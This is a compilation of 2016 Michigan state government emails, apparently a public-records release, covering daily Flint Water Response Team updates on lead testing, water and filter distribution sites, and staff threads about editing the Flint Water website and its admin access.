- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

---

The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

---

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---

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 11:48 AM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Wednesday, Feb. 17 update from the Flint Water Response Team



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Feb 17 update

This daily update is being issued in order to provide the latest information regarding actions and available resources.

---

**WATCH LIVE at 1:20 PM: Governor Snyder discusses process to replace unsafe, lead pipes**

Work on replacing the lead pipes in Flint is under way as a Flint-based engineering firm was hired to help locate pipes in priority areas.

Governor Snyder will discuss this process at a news conference in Flint. It will begin at 1:20 PM, and you can watch it live at [www.mi.gov/SnyderLive](http://www.mi.gov/SnyderLive).



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

Process under way to locate and replace lead water pipes in Flint

---

**Flint Feb.**

9,236

582 test  
(5.9%)

33 test  
(.3%)

88 test

It is  
their  
up an at



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Water test results

**Residential Water Test Results (as of 16)**

test results are under 15 ppb (92.9%)

results are between 15 and 100 ppb

results are between 101 and 149 ppb

results are over the 150 ppb (.9%)

critically important that Flint residents test water. To find the nearest location to pick home water testing kit, visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater).



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

Tips for Flint residents

---

**Marc Edwards: Use faucet filters over "whole house filters"**



Marc Edwards, a researcher and professor at Virginia Tech and an expert on water treatment, said that Flint residents should use faucet filters rather than the more expensive whole house filters.

Whole house filters do not do anything to mitigate lead that could be in household pipes. Whole house filters are also more prone to bacteria accumulation.

---

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 332,158 cases of bottled water
- 105,822 water filters
- 215,546 replacement cartridges
- 37,094 water testing kits



---

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking.
- Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

Fire Station #1 (also a water bottle recycling site)  
310 East 5th St.  
Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503

Fire Station #5 (also a water bottle recycling site)  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505


Fire Station #8 (also a water bottle recycling site)  
202 East Atherton Rd

Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at 517-335-7858.**

---

STAY CONNECTED:




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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 18, 2016 4:46 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Thursday, Feb. 18 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

---

**Flint to receive an additional \$2 million in water infrastructure replacement**



Flint will receive \$2 million from the state to help with infrastructure replacement costs, which will be available for the city to start removing pipes within the next 30 days. Under Mayor Weaver's plan, this money would help replace lead water pipes for several hundred homes.

The state of Michigan continues to work closely with the city to identify lead water pipes and replace them beginning with homes with very high lead levels and those with young children or pregnant women.

---

**Dr. Marc Edwards: Water testing shows Flint is healing**

Water testing results show this week that about 7 percent of 10,000 Flint homes tested were above the federal safety standard for lead. Dr. Marc Edwards said that the results are showing progress, but there is still more work to do.

[Click here to read more about water test results in the Detroit News.](#)

---

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 337,763 cases of bottled water
  - 106,074 water filters
  - 216,608 replacement cartridges
  - 37,371 water testing kits
- 

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking.
- Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

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Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503


Fire Station #5 (also a water bottle recycling site)  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8 (also a water bottle recycling site)  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at [517-335-7858](tel:517-335-7858).**

---



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---

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, February 19, 2016 2:42 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Friday, Feb. 19 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

---

**Resources available on [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) in American Sign Language and four other languages**

As we work together to help Flint residents, key information materials related to the Flint water crisis are available in Spanish, Mandarin Chinese, Arabic, and Hmong, as well as American sign language.

It is critically important that all Flint residents, regardless of their native language, have access to the information and resources they need during this emergency.

Translated documents are available in the "**Alternative Language Resources**" area of [www.michigan.gov/FlintWater](http://www.michigan.gov/FlintWater). Our federal partners also have resources available in Spanish, traditional Chinese, simple Chinese, Vietnamese, and Korean available at [www.epa.gov/Flint](http://www.epa.gov/Flint).

---

**How to get your water tested**

It is critically important for Flint residents to get their water tested. After you submit your water test, find your results on [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). [Click here to see where you can pick up a water testing kit.](#)



---

Flint families need critical clean water resources. Since January 9, the state has distributed:

- 343,392 cases of bottled water
  - 106,245 water filters
  - 217,574 replacement cartridges
  - 37,819 water testing kits
- 

## REMINDERS

- For Flint water assistance: Dial United Way 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To donate or volunteer: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking.
- Monitor the cartridge on the filter and replace as needed.

## WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

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Flint, MI 48503

Fire Station #5 (also a water bottle recycling site)  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6


716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8 (also a water bottle recycling site)  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing United Way 211 please call the Governor's office directly at 517-335-7858.**

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---

**Sent:** Thursday, January 21, 2016 5:00 PM  
**To:** Nolan, Anne (DTMB)  
**Cc:** Peterson, Rick (DTMB);Thompson, John (DTMB)  
**Subject:** RE: Flint Water Site Change

Michelle Stiffler  
Michigan.gov Support  
DTMB

From: Nolan, Anne (DTMB)  
Sent: Thursday, January 21, 2016 4:34 PM  
To: Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
Cc: Peterson, Rick (DTMB) <[peterisonr@michigan.gov](mailto:peterisonr@michigan.gov)>; Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
Subject: RE: Flint Water Site Change

Done

From: Buhs, Caleb (DTMB)  
Sent: Thursday, January 21, 2016 4:20 PM  
To: Stiffler, Michelle (DTMB); Nolan, Anne (DTMB)  
Subject: Flint Water Site Change

Anne or Michelle,  
Please add the following statement under the 211 info on the Flint water website.

Flint residents who need crisis counseling can call the Disaster Distress Helpline at 1-800-985-5990

Thanks for your continued help. Let me know if you have any questions.

Caleb Buhs  
Public Information Officer  
Dept. of Technology, Management and Budget  
O: 517-241-7422  
C: 517-303-4038  
[buhsc@michigan.gov](mailto:buhsc@michigan.gov)

---

**Sent:** Friday, January 22, 2016 9:55 AM  
**To:** Buhs, Caleb (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB)  
**Cc:** Thompson, John (DTMB)  
**Subject:** RE: Flint Water Site Change

Michelle Stiffler  
Michigan.gov Support  
DTMB

From: Buhs, Caleb (DTMB)  
Sent: Friday, January 22, 2016 9:47 AM  
To: Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Peterson, Rick (DTMB) <[petersonr@michigan.gov](mailto:petersonr@michigan.gov)>  
Cc: Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
Subject: RE: Flint Water Site Change

Given the high profile of this site, I do want to make sure that we are able to keep it clean and professional looking, and I trust you all most. I know it's not ideal, but would it be possible to have someone from your team serve as the point for change requests, at least for the next few weeks?

I would like to be able to give the JIC a name, or names, to include on all email requests.

Thoughts?

Caleb

From: Nolan, Anne (DTMB)  
Sent: Friday, January 22, 2016 8:10 AM  
To: Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Peterson, Rick (DTMB) <[petersonr@michigan.gov](mailto:petersonr@michigan.gov)>  
Cc: Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
Subject: RE: Flint Water Site Change

The Flint Water site does have permissioned agency people who can log in and edit and add content.

Flint Water Site Team  
Christman, Christie (MSP)  
Harris, Darlene (DEQ)  
Hawks, Trevor (MSP-EMHSD)  
Leix, Ron (MSP)  
Paciorek, Josh (GOV)  
Shaw, Eric (DEQ)

We want you to have the fastest response and best service available for this site.  
Anne

From: Buhs, Caleb (DTMB)  
Sent: Thursday, January 21, 2016 10:04 PM  
To: Stiffler, Michelle (DTMB)  
Cc: Nolan, Anne (DTMB); Thompson, John (DTMB)  
Subject: Re: Flint Water Site Change

Thanks Michelle. I have asked the JIC to please coordinate their requests and work through one individual. Is there someone on the eMichigan team that you would like them to contact for changes.

We can talk this through on Friday, if you'd like.

Caleb Buhs

On Jan 21, 2016, at 7:57 PM, Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)> wrote:  
Caleb, the two items have been combined into one message.

Michelle Stiffler  
Michigan.gov Support  
DTMB

From: Stiffler, Michelle (DTMB)  
Sent: Thursday, January 21, 2016 7:31 PM  
To: Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>  
Cc: Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
Subject: RE: Flint Water Site Change

Caleb, yes that is the case. Which one would you like removed?

Michelle Stiffler  
Michigan.gov Support  
DTMB

From: Buhs, Caleb (DTMB)  
Sent: Thursday, January 21, 2016 5:27 PM  
To: Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>  
Cc: Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
Subject: RE: Flint Water Site Change

As I look at it now, there are two statements regarding this. Do you think that another admin added something?

From: Stiffler, Michelle (DTMB)  
Sent: Thursday, January 21, 2016 4:49 PM  
To: Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>  
Cc: Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>  
Subject: RE: Flint Water Site Change

Caleb,

The statement is already there, however I was just looking at it on my phone and the text that was added previously now pushes the 211 section to the right. I will fix ASAP.

Michelle Stiffler  
Michigan.gov Support  
DTMB

From: Buhs, Caleb (DTMB)  
Sent: Thursday, January 21, 2016 4:20 PM  
To: Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Nolan, Anne (DTMB) <[nolana@michigan.gov](mailto:nolana@michigan.gov)>  
Subject: Flint Water Site Change

Anne or Michelle,  
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Thanks for your continued help. Let me know if you have any questions.

Caleb Buhs  
Public Information Officer  
Dept. of Technology, Management and Budget  
O: 517-241-7422  
C: 517-303-4038  
[buhsc@michigan.gov](mailto:buhsc@michigan.gov)  
<image001.png>

**From:** Popular in your network <info@twitter.com>  
**Sent:** Tuesday, January 26, 2016 3:17 PM  
**To:** Stiffler, Michelle (DTMB)  
**Subject:** Barack Obama tweeted: A new study confirms that the #TPP will raise wages for American workers and grow our economy.



Popular in your network



**Barack Obama**  @BarackObama


A new study confirms that the #TPP will raise wages for American workers and grow our economy. [ofa.bo/d5VS](https://ofa.bo/d5VS)

[View on Twitter](#)



**Pure Michigan**  @PureMichigan

Happy Statehood Day, Michigan! Check out our full video for what fans love about the state. [puremi.ch/1Sh5otV](https://puremi.ch/1Sh5otV)




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Josh or Aqib?  
Von or Luuuke?  
@Broncos or @Panthers 'D?

5 experts asked. 5 opinions offered:  
[on.nfl.com/20qLhfV](http://on.nfl.com/20qLhfV)



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
ISIS planning 'special forces-style' attacks in  
Europe, report says. [cnn.it/1Phu7O6](http://cnn.it/1Phu7O6)



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Denzel Valentine is one of 20 players on the  
Oscar Robertson Trophy Midseason Watch  
List.



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**Lansing StateJournal**  @LSJNews

**MSU's Izzo calls for action in Flint water crisis** [on.lsj.com/1S71eXx](http://on.lsj.com/1S71eXx)



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**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 9:38 AM  
**To:** Hawks, Trevor (MSP); Shaw, Eric (DEQ)  
**Subject:** looking for Flint Water graphics

Do either of you have the PSD's or whatnot for the graphics on the Flint Water site?

Thanks,

Michelle Stiffler  
Michigan.gov Support  
Center for Shared Solutions, DTMB  
State of Michigan  
517-335-5145



---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 10:02 AM  
**To:** Hawks, Trevor (MSP); Shaw, Eric (DEQ)  
**Subject:** RE: looking for Flint Water graphics

Thank you!

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 9:59 AM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Shaw, Eric (DEQ) <[ShawEZ@michigan.gov](mailto:ShawEZ@michigan.gov)>  
**Subject:** RE: looking for Flint Water graphics

Hi Michelle, the graphics for the "Water Repsonse Team" logos are in the branding package -- Vector PDF and PNG.

The other graphics are found in the AI file

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 9:38 AM  
**To:** Hawks, Trevor (MSP); Shaw, Eric (DEQ)  
**Subject:** looking for Flint Water graphics

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Thanks,

Michelle Stiffler  
Michigan.gov Support  
Center for Shared Solutions, DTMB  
State of Michigan  
517-335-5145

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 10:08 AM  
**To:** rowlandc@lakewoodps.org  
**Cc:** 'keferprzeworski@gmail.com'  
**Subject:** Keefer Przeworski

Mr. Rowland,

I apologize for not being able to attend the meeting Keefer scheduled this morning. I was assigned to the Flint Water project yesterday afternoon and have a deadline today at noon.

I'm hopeful I will be able to make it in on Monday, if Lakewood Schools are open on Martin Luther King Day.

Thank you, and again I apologize for the inconvenience.

Michelle R. Stiffler, MS-ISM  
Michigan.gov Web Development  
Center for Shared Solutions, DTMB  
State of Michigan  
517-335-5145

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 10:13 AM  
**To:** 'keferprzeworski@gmail.com'  
**Subject:** FW: Keefer Przeworski

fyi

Michelle Stiffler  
Michigan.gov Support  
DTMB

**From:** Rowland, Clair [<mailto:rowlandc@lakewoodps.org>]  
**Sent:** Friday, January 15, 2016 10:10 AM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** Re: Keefer Przeworski

Yes

Lets meet Monday

Clair

On Fri, Jan 15, 2016 at 10:07 AM, Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)> wrote:

Mr. Rowland,

I apologize for not being able to attend the meeting Keefer scheduled this morning. I was assigned to the Flint Water project yesterday afternoon and have a deadline today at noon.

I'm hopeful I will be able to make it in on Monday, if Lakewood Schools are open on Martin Luther King Day.

Thank you, and again I apologize for the inconvenience.

Michelle R. Stiffler, MS-ISM

Michigan.gov Web Development

Center for Shared Solutions, DTMB

State of Michigan

517-335-5145

--

Clair Rowland  
Guidance Counselor  
Lakewood High School

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Trevor, sorry I didn't see this yesterday but I confirmed Christie is in the Flint Water admin group.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

Hi Michelle, Is it possible to have Christie Christman added as a web admin for the Flint Water website? I believe John Estill had to add me as a DEQ admin.

Thanks

Trevor Hawks  
Graphic Arts Designer  
Emergency Management and Homeland Security Michigan State Police  
4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5037

"A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY"

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:18 PM  
**To:** Hawks, Trevor (MSP)  
**Subject:** RE: Flint Water  
**Attachments:** FlintWater2.1.pdf

Attached is a recent mockup that is currently being reviewed.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 2:47 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** RE: Flint Water

No problem Michelle. Thanks! How did the redesign mockup go?

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Trevor, sorry I didn't see this yesterday but I confirmed Christie is in the Flint Water admin group.

Michelle Stiffler  
Michigan.gov Support  
DTMB

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**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

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Thanks

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TX: 517-333-5037

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# TAKING ACTION ON FLINT WATER

"We are working closely with Genesee County and the Flint community, taking actions to immediately improve the water situation in Flint. Currently, we are focused on water testing, lead testing for children, and ensuring every home has water filters. We are also at work on long-term solutions, including follow-up care for affected residents."

-- Governor Rick Snyder

## FLINT WATER RESPONSE TEAM

sign up for EMAIL UPDATES

### In the Body

- [Frequently Asked Question- Lead and Your Body](#)
- [Adding Phosphate to Flint Water](#)
- [Blood Lead Level Quick Reference for Primary Care Providers](#)
- [Learn How to Protect Your Family: Create a Lead Safe Home](#)
- [Letter for Flint Parents](#)

### In the Schools

### In the Home

## WATER RESOURCE SITES

Hours of Operation:  
9 AM - 9 PM\*

Fire Station #1  
310 East 5th St.  
Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503

Fire Station #5  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8  
202 East Atherton Rd.  
Flint, MI 48507

\*Filters are also available at water resource sites

## FILTER RESOURCE SITES

Hours of Operation:  
9 AM - 4 PM

(locations to be added here)

\*Water is NOT available at filter resource sites

## 2-1-1



### Services for Central Michigan

Call 2-1-1 if you have questions, to submit donations, or to volunteer your services

## MEDIA CENTER

### Social Media:

Follow the discussion about Flint Water on Twitter:

- [Michigan State Police, Emergency Management & Homeland Security](#)
- [Department of Environmental Quality](#)
- [Department of Health & Human Services](#)

Get Free Water Filters at These Five Locations  
[Water Resource Site Flyer](#)

Free Filters are National Sanitation Foundation-Approved to Remove Lead

### News Updates:


- Gov. Rick Snyder seeks presidential emergency and major disaster declaration to help Flint residents
- Governor Snyder Requests Support from the Federal Emergency Management Agency
- Filters provide best access to safe drinking water in Flint: Focus remains on ground stabilization, distribution of water resources
- Gov. Rick Snyder: Flint Water Interagency Coordinating Committee will support long-term needs in Flint

> [FLINT WATER NEWS ARCHIVE](#)

### Video: How to install your water filter



> [FLINT WATER VIDEO ARCHIVE](#)



> [FLINT WATER PHOTO ARCHIVE](#)



---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:21 PM  
**To:** Christman, Christie (MSP)  
**Cc:** Thompson, John (DTMB); Estill, John (DTMB)  
**Subject:** RE: Flint Water

Christie, Trevor Hawks has been removed from the Flint Water admin group and is asking to be added back in. Are you aware of any problems or any reason he should not be in the Flint Water Admin group? Apparently DHHS staff are asking him to post something...

Please advise.

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB


---

**From:** Christman, Christie (MSP)  
**Sent:** Friday, January 15, 2016 2:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Hawks, Trevor (MSP) <[HawksT@michigan.gov](mailto:HawksT@michigan.gov)>  
**Subject:** RE: Flint Water

Thank you

Christie Christman  
Multimedia Representative  
Public Affairs Section  
Office of the Director  
Michigan State Police  
Office: 517-241-0973

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We're on social media! Find all the ways you can connect with us at [www.mi.gov/mspconnect](http://www.mi.gov/mspconnect).

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Trevor, sorry I didn't see this yesterday but I confirmed Christie is in the Flint Water admin group.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

Hi Michelle, Is it possible to have Christie Christman added as a web admin for the Flint Water website? I believe John Estill had to add me as a DEQ admin.

Thanks

Trevor Hawks  
Graphic Arts Designer  
Emergency Management and Homeland Security Michigan State Police  
4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5037

"A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY"

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:22 PM  
**To:** Hawks, Trevor (MSP); Estill, John (DTMB)  
**Subject:** RE: Flint Water

Trevor, we are looking into it.

Thank you for your patience.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 3:17 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:** RE: Flint Water

Hi Michelle and John, It looks like my admin rights have been stripped from the Flint Water site, any chance I can get those back? MDHHS is asking me to post some information.

Thanks  
tjh

---

